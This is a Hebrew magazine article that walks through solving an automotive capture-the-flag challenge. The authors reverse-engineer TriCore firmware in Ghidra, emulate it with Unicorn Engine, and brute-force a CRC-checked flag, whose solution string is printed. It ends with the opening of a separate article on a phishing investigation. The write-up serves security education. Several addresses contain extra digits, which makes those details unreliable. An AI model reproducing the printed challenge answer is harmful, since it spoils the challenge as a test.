start_0x30000000_0x30017FFF start_0x50110000_0x50117FFF start_0x80000000_0x802FFFFF start_0x90400000_0x9040FFFF start_0xB0080000_0xB00BFFFF
start_0x30018000_0x3001BFFF start_0x50110000_0x50117FFF start_0x80300000_0x805FFFFF start_0x90410000_0x9041FFFF start_0xB00C0000_0xB00CFFFF
start_0x300C0000_0x300C17FF start_0x501C0000_0x501C2FFF start_0x80600000_0x808FFFFF start_0x99000000_0x9900FFFF start_0xB0100000_0xB010FFFF
start_0x30100000_0x3010FFFF start_0x60000000_0x6003BFFF start_0x80900000_0x80BFFFFF start_0x99100000_0x9910FFFF start_0xB0110000_0xB011FFFF
start_0x30110000_0x30117FFF start_0x6003C000_0x6003FFFF start_0x80C00000_0x80EFFFFF start_0x99200000_0x9920FFFF start_0xB0400000_0xB040FFFF
start_0x301C0000_0x301C2FFF start_0x600C0000_0x600C17FF start_0x80FFF0000_0x80FFFFFFF start_0x99300000_0x9930FFFF start_0xB0410000_0xB041FFFF
start_0x40000000_0x40017FFF start_0x60100000_0x6010FFFF start_0x90000000_0x9000FFFF start_0xA0000000_0xA02FFFFF start_0xC0000000_0xC00C0000
start_0x40018000_0x4001BFFF start_0x60110000_0x60117FFF start_0x90010000_0x9001FFFF start_0xA0300000_0xA05FFFFF start_0xD0000000_0xD00C0000
start_0x400C0000_0x400C17FF start_0x601C0000_0x601C2FFF start_0x90020000_0x9002FFFF start_0xA0600000_0xA08FFFFF start_regs.txt
```

- בנוסף, קיבלנו קובץ שמכיל רשימת מילים (Wordlist). ניתוח ראשוני הביא אותנו למסקנות הבאות:
- כנראה שמדובר בארכיטקטורת TriCore - ארכיטקטורה זו נפוצה בעולם הרכבים ואפשר למצוא אותה ב-ECUs כגון מנוע, גיר, מערכות בטיחות ועוד.
- יתכן שהאזכור ל-Unicorn מתייחס ל-Unicorn Engine שמשמש לסימולציה מעבדים.
- Multi Headed Serpent - תיאור שיכול להזכיר את Ghidra - כלי שמפותח על ידי ה-NSA ומיועד ל-Reverse Engineering. ראוי לציין שהכלי נחשף בשנת 2017 בהדלפה ב-WikiLeaks, והחל מ-2019 הוא הפך להיות Open Source וזמין לכלל הציבור בחינם.
- “Figure Out 4 Things” - כנראה שהתשובה מורכבת מארבעה חלקים.
- הקובץ start_regs.txt מכיל את המצב של כל אוגר:

```
→ defcon_dump_crclly head -n20 start_regs.txt
{name: 'D0', unit: 'CPU', value: 0x0186A0, core: 0}
{name: 'D1', unit: 'CPU', value: 0x037C8192, core: 0}
{name: 'D2', unit: 'CPU', value: 0x00, core: 0}
{name: 'D3', unit: 'CPU', value: 0x00, core: 0}
{name: 'D4', unit: 'CPU', value: 0x00, core: 0}
{name: 'D5', unit: 'CPU', value: 0x00, core: 0}
{name: 'D6', unit: 'CPU', value: 0x00, core: 0}
{name: 'D7', unit: 'CPU', value: 0x00, core: 0}
{name: 'D8', unit: 'CPU', value: 0x3C, core: 0}
{name: 'D9', unit: 'CPU', value: 0x3C, core: 0}
{name: 'D10', unit: 'CPU', value: 0x00, core: 0}
{name: 'D11', unit: 'CPU', value: 0x00, core: 0}
{name: 'D12', unit: 'CPU', value: 0x00, core: 0}
{name: 'D13', unit: 'CPU', value: 0x00, core: 0}
{name: 'D14', unit: 'CPU', value: 0x00, core: 0}
{name: 'D15', unit: 'CPU', value: 0xFFFFC00F, core: 0}
{name: 'A0', unit: 'CPU', value: 0x00, core: 0}
{name: 'A1', unit: 'CPU', value: 0x00, core: 0}
{name: 'A2', unit: 'CPU', value: 0xF0030000, core: 0}
{name: 'A3', unit: 'CPU', value: 0xF0030000, core: 0}
```

ניתן להניח שנצטרך לבצע אמולציה ל-Firmware באמצעות Unicorn Engine והקבצים start_0x00000000_0xFFFFFFFF.


צעד לאחור, שלושה קדימה

הנדסה לאחור היא תהליך שבו משהו מורכב, כמו מכונה או טכנולוגיה, נבחן באופן קפדני ונלמד לעומק במטרה להבין כיצד הוא עובד ולשכפל את הפונקציונליות שלו. לרוב, תהליך זה כולל פירוק של המערכת, ניתוח של הרכיבים והבנה כיצד הם פועלים יחדיו. כך לדוגמה, ב-2011 איראן הצליחה לשים את ידיה על מל"ט RQ-170 של ארצות הברית ופיתחה על בסיסו מל"טים משלה, כגון השאדה 171.


כחלק מהאתגר, נדרשנו לבצע הנדסה לאחור של הקבצים שקיבלנו. הקובץ start_regs.txt מראה את הערך של אוגר ה-Program Counter (PC), כך שניתן היה להתחיל את התהליך מהכתובת שלו:

```
→ defcon_dump_crcly cat start_regs.txt | grep PC
{name: 'PC', unit: 'CPU', value: 0x80006564, core: 0}
```

כדי להתחיל בעבודה, טענו את הקובץ start_0x80000000_0x802FFFFFFF ל-Ghidra ובחרנו בארכיטקטורת TriCore עם Offset של 0x80000000. בהסתכלות מהירה על Offset 0x80006564, נראה ש-Ghidra לא זיהתה קוד או פונקציות:



לחיצה על D או Disassemble מראה תמונה חיובית יותר.



במסך השמאלי ניתן לראות את קוד האסמבלי, לצד המסך הימני שבו ניתן לראות את הקוד לאחר שעבר תהליך דיקומפילציה על ידי Ghidra:


The screenshot displays the Ghidra interface with two main panes. The left pane shows assembly code for the function 'UndefinedFunction_80006564'. The right pane shows the corresponding decompiled C code. The assembly code includes instructions like 'jlt.u', 'mul', 'movh.a', 'lea', 'addsc.a', 'st.h', 'add', 'mov', 'jlt.u', 'movh.a', 'lea', 'mov', 'st.b', 'ret', 'sub.a', 'movh.a', 'lea', 'movh.a', 'lea', 'st.a', 'movh.a', 'lea', 'lea', 'lea', 'lea', 'lea', 'ld.bu', 'st.b', 'loop', 'mov', 'st.b', 'movh.a', 'lea', 'ld.a', 'movh.a', 'lea', 'ld.a'. The decompiled code shows a function signature 'void UndefinedFunction_80006564(void)', a warning about global variables, and a loop structure with several assignments and function calls.

בשורה 28 במסך הימני ניתן לראות אזכור למחרוזת "FLAG{", וזו אינדיקציה חיובית שאנחנו במקום הנכון. בנוסף, בשורה 15 ישנה הפנייה מעניינת למקום לא ידוע בזיכרון (בכתובת 0x700004004).

הערה: Ghidra הינה פלטפורמת Reverse Engineering אשר פותחה על ידי חטיבת המחקר של ה-NSA. הפלטפורמה מבוססת קוד פתוח, תומכת בשלל פיצ'רים וניתן להרחיבה באמצעות פלאגינים, או סקריפטים ב-Java או Python.

היא תומכת במעבדים עם שלל ארכיטקטורות ונתמך ע"י כל מערכות ההפעלה המובילות היום.

כסיף דקל ורוני שוסטין פרסמו במסגרת המגזין מאמר על אופן השימוש בכלי: https://www.digitalwhisper.co.il/files/Zines/0x69/DW105-1-Ghidra_Part1.pdf



כדי לראות במה מדובר, טענו קובץ נוסף בשם `start_0x70000000_0x7003BFFF`. אחרי מעט שינויי שמות, קיבלנו את הקוד הבא:

```
Decompile: FUN_80006564 - (start_0x80000000_0x802FFFFF)
1
2 void FUN_80006564(void)
3
4 {
5     bool bVar1;
6     char *pcVar2;
7     int loop_len;
8     char *pcVar3;
9     char flag [32];
10    char *close_bracket;
11    undefined *first_word_in_wordlist;
12
13    first_word_in_wordlist = PTR_s_rainy_70004004;
14    close_bracket = s_}_80000028;
15    pcVar2 = flag;
16    loop_len = 0x1f;
17    pcVar3 = s_AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA_8000002c;
18    do {
19        *pcVar2 = *pcVar3;
20        bVar1 = loop_len != 0;
21        pcVar2 = pcVar2 + 1;
22        loop_len = loop_len + -1;
23        pcVar3 = pcVar3 + 1;
24    } while (bVar1);
25    flag[0] = '\0';
26    strcat(flag,s_FLAG{_80000020);
27    strcat(flag,first_word_in_wordlist);
28    strcat(flag,first_word_in_wordlist);
29    strcat(flag,first_word_in_wordlist);
30    strcat(flag,first_word_in_wordlist);
31    strcat(flag,close_bracket);
32    FUN_800064c6(flag,0x1f);
33    return;
34 }
35
```

בשורה מספר 9 ניתן לראות מערך באורך 32 בתים בשם `flag`. בשורה 13 קיים אזכור למילה הראשונה ב-Wordlist - והיא `rainy`. בשורות 18-24 המערך של `flag` ממולא ב-31 אותיות A. לאחר שורה 31, `flag` אמור להראות כך:


`FLAG{rainyrainyrainyrainy}\x00AAAA`

בשורה 32, פונקציה בשם `FUN_800064c6` מקבלת את המערך `flag` ו-`0x1f` בתור ארגומנטים.

כפי שניתן לראות בתמונה הבאה, Ghidra לא הצליחה לבצע Decompile לקוד שמסומן באדום. כפי שניתן לראות בתמונה הבאה, Ghidra לא הצליחה לבצע Decompile לקוד שמסומן באדום. Decompile הוא תהליך שמנסה להפוך קוד מכונה לשפה עילית ותפקידו להקל את עבודת ה-Reverse Engineering.

התהליך יכול להיכשל או להיות לא מדויק בגלל כמה סיבות, כגון אופטימיזציות של הקומפיילר בזמן תהליך הקימפול המקורי, טכניקות של Anti-Reverse Engineering ומגבלות אחרות של ה-Decompiler.

ניתוח של קוד האסמבלי מזכיר אלגוריתם CRC. מכיוון ששם האתגר הוא "ל'CRC", ניתן להניח שאכן מדובר ב-CRC - טכניקה שנועדה לגלות שגיאות בעת העברת מידע ואחסונו. הטכניקה פועלת באמצעות צירוף קוד שנקרא Checksum אל המידע. ה-CRC מחושב על בסיס תוכן המידע ומצורף אליו בעת השליחה או האחסון שלו. בעת קבלת המידע, ה-CRC מחושב מחדש על ידי הצד המקבל, ואם תוצאת החישוב החדש אינה תואמת את תוצאת החישוב שצורפה למידע, המשמעות היא שקרתה תקלה כלשהי במהלך השליחה:



בחזרה מפונקציה FUN_800064c6 ניתן לראות השוואה בין הערך המוחזר מהפונקציה לבין 0xd6be, וייתכן שזה ה-CRC של הדגל שאנחנו צריכים למצוא.

```

80006602 6d ff 62 ff    call    FUN_800064c6
80006606 bb e0 6b fd    mov.u  d15, #0xd6be
8000660a 7e 22          jne    d15, d2, LAB_8000660e
8000660c 3c 01          j      LAB_8000660e

LAB_8000660e
8000660e 00 90          ret
    
```



אל תזהרו מחיקויים

אמולציה של הקוד תאפשר לנו להריץ אותו ולבצע עליו ניתוח דינמי. כדי לבצע את האמולציה השתמשנו ב- Unicorn Engine והסתמכנו על הדוגמה הזאת. מיפינו את start_0x80000000_0x802FFFFFF לכתובת Datasheet-ל-0x80000000 ואת start_0x70000000_0x7003BFFF לכתובת 0x70000000 בהתאם ל- (המסמך הטכני) של מעבדי TriCore:

601C3000 _H	6FFFFFFF _H	-	Reserved
70000000 _H	7003BFFF _H	240 Kbyte	Data ScratchPad RAM (CPU0)
7003C000 _H	7003FFFF _H	16 Kbyte	Data Cache RAM (CPU0)
70040000 _H	700BFFFF _H	-	Reserved
700C0000 _H	700C17FF _H	6 Kbyte	Data Cache Tag RAM (CPU0)
700C1800 _H	700FFFFFF _H	-	Reserved
70100000 _H	7010FFFF _H	64 Kbyte	Program ScratchPad RAM (CPU0)
70110000 _H	70117FFF _H	32 Kbyte	Program Cache RAM (CPU0)
70118000 _H	701BFFFF _H	-	Reserved
701C0000 _H	701C2FFF _H	12 Kbyte	Program Cache TAG RAM (CPU0)
701C3000 _H	7FFFFFFF _H	-	Reserved
80000000 _H	802FFFFFF _H	3 Mbyte	Program Flash (PFI0)
80300000 _H	805FFFFFF _H	3 Mbyte	Program Flash (PFI1)

לאחר מכן אתחלנו את האוגרים בהתאם לערכים שמצאנו בקובץ start_regs.txt, ולבסוף התחלנו את האמולציה בכתובת 0x800006564 (הערך של ה-Program Counter):

```

77 with open('start_0x80000000_0x802FFFFFF', 'rb') as f:
78     TRICORE_CODE_0x80000000 = f.read()
79
80 with open('start_0x70000000_0x7003BFFF', 'rb') as f:
81     TRICORE_CODE_0x70000000 = f.read()
82
83 ADDRESS_0x80000000 = 0x80000000
84
85 ADDRESS_0x70000000 = 0x70000000
86
87 mu = Uc(UC_ARCH_TRICORE, UC_MODE_LITTLE_ENDIAN)
88
89 init_regs(mu)
90
91 mu.mem_map(ADDRESS_0x80000000, 0x300000)
92
93 mu.mem_map(ADDRESS_0x70000000, 0x3C000)
94
95 mu.mem_write(ADDRESS_0x80000000, TRICORE_CODE_0x80000000)
96
97 mu.mem_write(ADDRESS_0x70000000, TRICORE_CODE_0x70000000)
98
99 mu.hook_add(UC_HOOK_CODE, hook_code)
100
101 mu.emu_start(0x80006564, ADDRESS_0x80000000 + len(TRICORE_CODE_0x80000000))
102
103 print('>>> Emulation done.')

```


בזמן האמולציה הוספנו Hooks לשורות 26-31 כדי לאמת כיצד ה-Buffer של flag נראה בזמן ריצה.

Hooking היא טכניקה שבה הגורם שמבצע הנדסה לאחור משנה את הקוד של המערכת על מנת לבחון את ההתנהגות שלה. לרוב ניתן לעשות זאת על ידי שתילת קוד נוסף (Hooks) בתוך התוכנה המקורית, כדי ליירט קריאות לפונקציות, לשנות קלט/פלט וכדומה.

```

5 def hook_code(uc, address, size, user_data):
6     if address == 0x800065c2:
7         a4 = uc.reg_read(UC_TRICORE_REG_A4)
8         print('>>> Before line 26: ' + str(uc.mem_read(a4,31)))
9     if address == 0x800065c6:
10        a4 = uc.reg_read(UC_TRICORE_REG_A4)
11        print('>>> After line 26: ' + str(uc.mem_read(a4,31)))
12    if address == 0x800065d0:
13        a4 = uc.reg_read(UC_TRICORE_REG_A4)
14        print('>>> After line 27: ' + str(uc.mem_read(a4,31)))
15    if address == 0x800065da:
16        a4 = uc.reg_read(UC_TRICORE_REG_A4)
17        print('>>> After line 28: ' + str(uc.mem_read(a4,31)))
18    if address == 0x800065e4:
19        a4 = uc.reg_read(UC_TRICORE_REG_A4)
20        print('>>> After line 29: ' + str(uc.mem_read(a4,31)))
21    if address == 0x800065ee:
22        a4 = uc.reg_read(UC_TRICORE_REG_A4)
23        print('>>> After line 30: ' + str(uc.mem_read(a4,31)))
24    if address == 0x800065fa:
25        a4 = uc.reg_read(UC_TRICORE_REG_A4)
26        print('>>> After line 31: ' + str(uc.mem_read(a4,31)))
27    if address == 0x8000660e:
28        uc.emu_stop()

```

לאחר הרצת הקוד, הפלט בשורה 31 מייצג את הפורמט שבו ה-Buffer צריך להיראות:

```

→ python git:(master) X python3 debug.py
>>> Before line 26: bytearray(b'\x00AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')
>>> After line 26: bytearray(b'FLAG{\x00AAAAAAAAAAAAAAAAAAAAAAAAAAAA')
>>> After line 27: bytearray(b'FLAG{rainy\x00AAAAAAAAAAAAAAAAAAAA')
>>> After line 28: bytearray(b'FLAG{rainyrainy\x00AAAAAAAAAAAAAA')
>>> After line 29: bytearray(b'FLAG{rainyrainyrainy\x00AAAAAAA')
>>> After line 30: bytearray(b'FLAG{rainyrainyrainyrainy\x00AAAAA')
>>> After line 31: bytearray(b'FLAG{rainyrainyrainyrainy}\x00AAAA')
>>> Emulation done.

```

Hook נוסף שצירפנו לקוד אפשר לנו לראות את ה-CRC:

```

>>> D2 after line 31: 0xd8e2

```



הפתרון

פתרון כל אתגר זיכה את הקבוצות ב"דגל" שאותו היו צריכים להזין למערכת על מנת לקבל את הנקודות. אחרי שהצלחנו לדבג ולבצע הנדסה לאחור של הפונקציות הרלוונטיות, הגענו למצב שאנחנו יכולים לכתוב סקריפט שיבצע Brute Force על הדגל. ביצענו שוב אמולציה לאותן כתובות זיכרון, אבל הפעם התחלנו בכתובת 0x80000646c - פונקציה ה-CRC. פונקציה זו מצפה לקבל שני ארגומנטים:

- הכתובת שבה "הדגל" אמור להיות
- אורך "הדגל"

הסקריפט שכתבנו מבצע לולאה שמנסה את כל המילים האפשריות מהמילון שקיבלנו, כותב את הדגלים לכתובת 0x70000000 וקורא לפונקציה שמחשבת את ה-CRC בכתובת 0x80000646c0.


```

1 | from future import print function
2 | from unicorn import *
3 | from unicorn.tricore_const import *
4 | import struct
5 | import itertools
6 |
7 | def hook_code(uc, address, size, user_data):
8 |     if address == 0x80006514:
9 |         crc = hex(uc.reg_read(UC_TRICORE_REG_D2))
10 |         if crc == '0xd6be':
11 |             print('>>> Found a flag: ' + uc.mem_read(0x70000000,26).decode())
12 |             uc.emu_stop()
13 |
14 | def init_regs(mu):
15 |     mu.reg_write(UC_TRICORE_REG_D4, 0x1F)
16 |     mu.reg_write(UC_TRICORE_REG_A4, 0x70000000)
17 |     mu.reg_write(UC_TRICORE_REG_FCX, 0x070E71) #will crash without
18 |
19 | with open('start_0x80000000_0x802FFFFF', 'rb') as f:
20 |     TRICORE_CODE_0x80000000 = f.read()
21 |
22 | with open('start_0x70000000_0x7003BFFF', 'rb') as f:
23 |     TRICORE_CODE_0x70000000 = f.read()
24 |
25 | ADDRESS_0x80000000 = 0x80000000
26 |
27 | ADDRESS_0x70000000 = 0x70000000
28 |
29 | mu = Uc(UC_ARCH_TRICORE, UC_MODE_LITTLE_ENDIAN)
30 |
31 | init_regs(mu)
32 |
33 | mu.mem_map(ADDRESS_0x80000000, 0x300000)
34 |
35 | mu.mem_map(ADDRESS_0x70000000, 0x3C000)
36 |
37 | mu.mem_write(ADDRESS_0x80000000, TRICORE_CODE_0x80000000)
38 |
39 | mu.mem_write(ADDRESS_0x70000000, TRICORE_CODE_0x70000000)
40 |
41 | mu.hook_add(UC_HOOK_CODE, hook_code)
42 |
43 | words = ['spoon', 'scary', 'asked']
44 | for first, second, third in itertools.permutations(words):
45 |     for i in range(0x00004004, 0x00007E70, 4):
46 |         offset = struct.unpack('<L', TRICORE_CODE_0x70000000[i:i+4])[0]
47 |         word = TRICORE_CODE_0x80000000[offset-0x80000000:offset-0x80000000+5]
48 |         mu.mem_write(ADDRESS_0x70000000, b'FLAG{' + bytes(f'{first}{second}{third}', 'utf-8') + word + b'}\x00AAAA')
49 |         mu.emu_start(0x800064C6, ADDRESS_0x80000000 + len(TRICORE_CODE_0x80000000))
50 |
51 | print('>>> Emulation done.')
```

עם סיום הריצה, קיבלנו את הדגל:

```

→ python git:(master) X python3 solution.py
>>> Found a flag: FLAG{scaryspoonaskedquite}
>>> Emulation done.
```

לסיכום

עולם הרכב נמצא בעיצומה של מהפכה המייצגת שינוי פרדיגמה ומציעה פוטנציאל גדול לחדשנות, התאמה אישית וחויית משתמש משופרת. מינוף תוכנה וקישוריות יכול להפוך כלי רכב לפלטפורמות חכמות שיודעות להסתגל לצרכי המשתמש המשתנים ולטכנולוגיות המתפתחות. אך הפוטנציאל הזה מגיע עם סיכוני אבטחת סייבר גבוהים שדורשים מענה ותעדוף משמעותי.

לצד המשך ההתקדמות הטכנולוגית, התעשייה חייבת לתת מענה לנושא האבטחה - החל משלב התכנון והפיתוח ועד פריסה ותחזוקה. כך יהיה ניתן להבטיח שהיתרונות של כלי רכב עתידיים ימומשו מבלי לפגוע בבטיחות ובפרטיות של נוסעי הרכב.

על המחברים

ויטלי בריזק הוא ראש צוות מחקר ובדיקות חדירה ב-General Motors, והוא בעל שנות ניסיון רבות בפריצות חומרה ותוכנה.

דן פלד הינו מנהל קבוצת הסייבר ב-General Motors ישראל. מצאתם את המאמר מעניין? חושבים שיש לכם את מה שנדרש כדי לעסוק בתחום? הצוות של דן מגייס ומחפש חוקרי/ות חולשות שיטצרו לשורותיו. ניתן להגיש מועמדות בקישור הבא:

<https://lnkd.in/dbgskJgD>

המאמר פורסם לראשונה באתר גיק-טיים:

<https://www.geektime.co.il/how-cars-get-hacked-by-rolling-code-vulnerabilities/>


הדג מדייג פטור?

מאת מור דוד

הקדמה

לעיתים קרובות אנשים תמימים נופלים למקרי פשינג. במיוחד בתקופת החגים, שבה כמות הודעות ה-SMS שנשלחות גדל באופן משמעותי. חקירת ה-Phishing הראשונה שלי יצאה לדרך כאשר מישהו פרסם הודעת טקסט מזויפת משולח אנונימי בקבוצת אבטחת-מידע בפייסבוק. בתור Red Teamer ו-Pentester החלטתי ללכת בעקבות זה ולראות לאן זה לוקח אותי.

הפוסט בפייסבוק הראה צילום מסך של מתקפת הדייג, שהפנה את האזרח לבקשת תשלום עבור משלוח DHL שהוא כביכול מישראל. החלטתי לחקור יותר, בתקווה לסגור את הקמפיין הזה לפני שיהיו אזרחים נוספים שפחות מבינים באבטחה - ויפלו בהונאה:



הדג מדייג פטור?

www.DigitalWhisper.co.il



החקירה

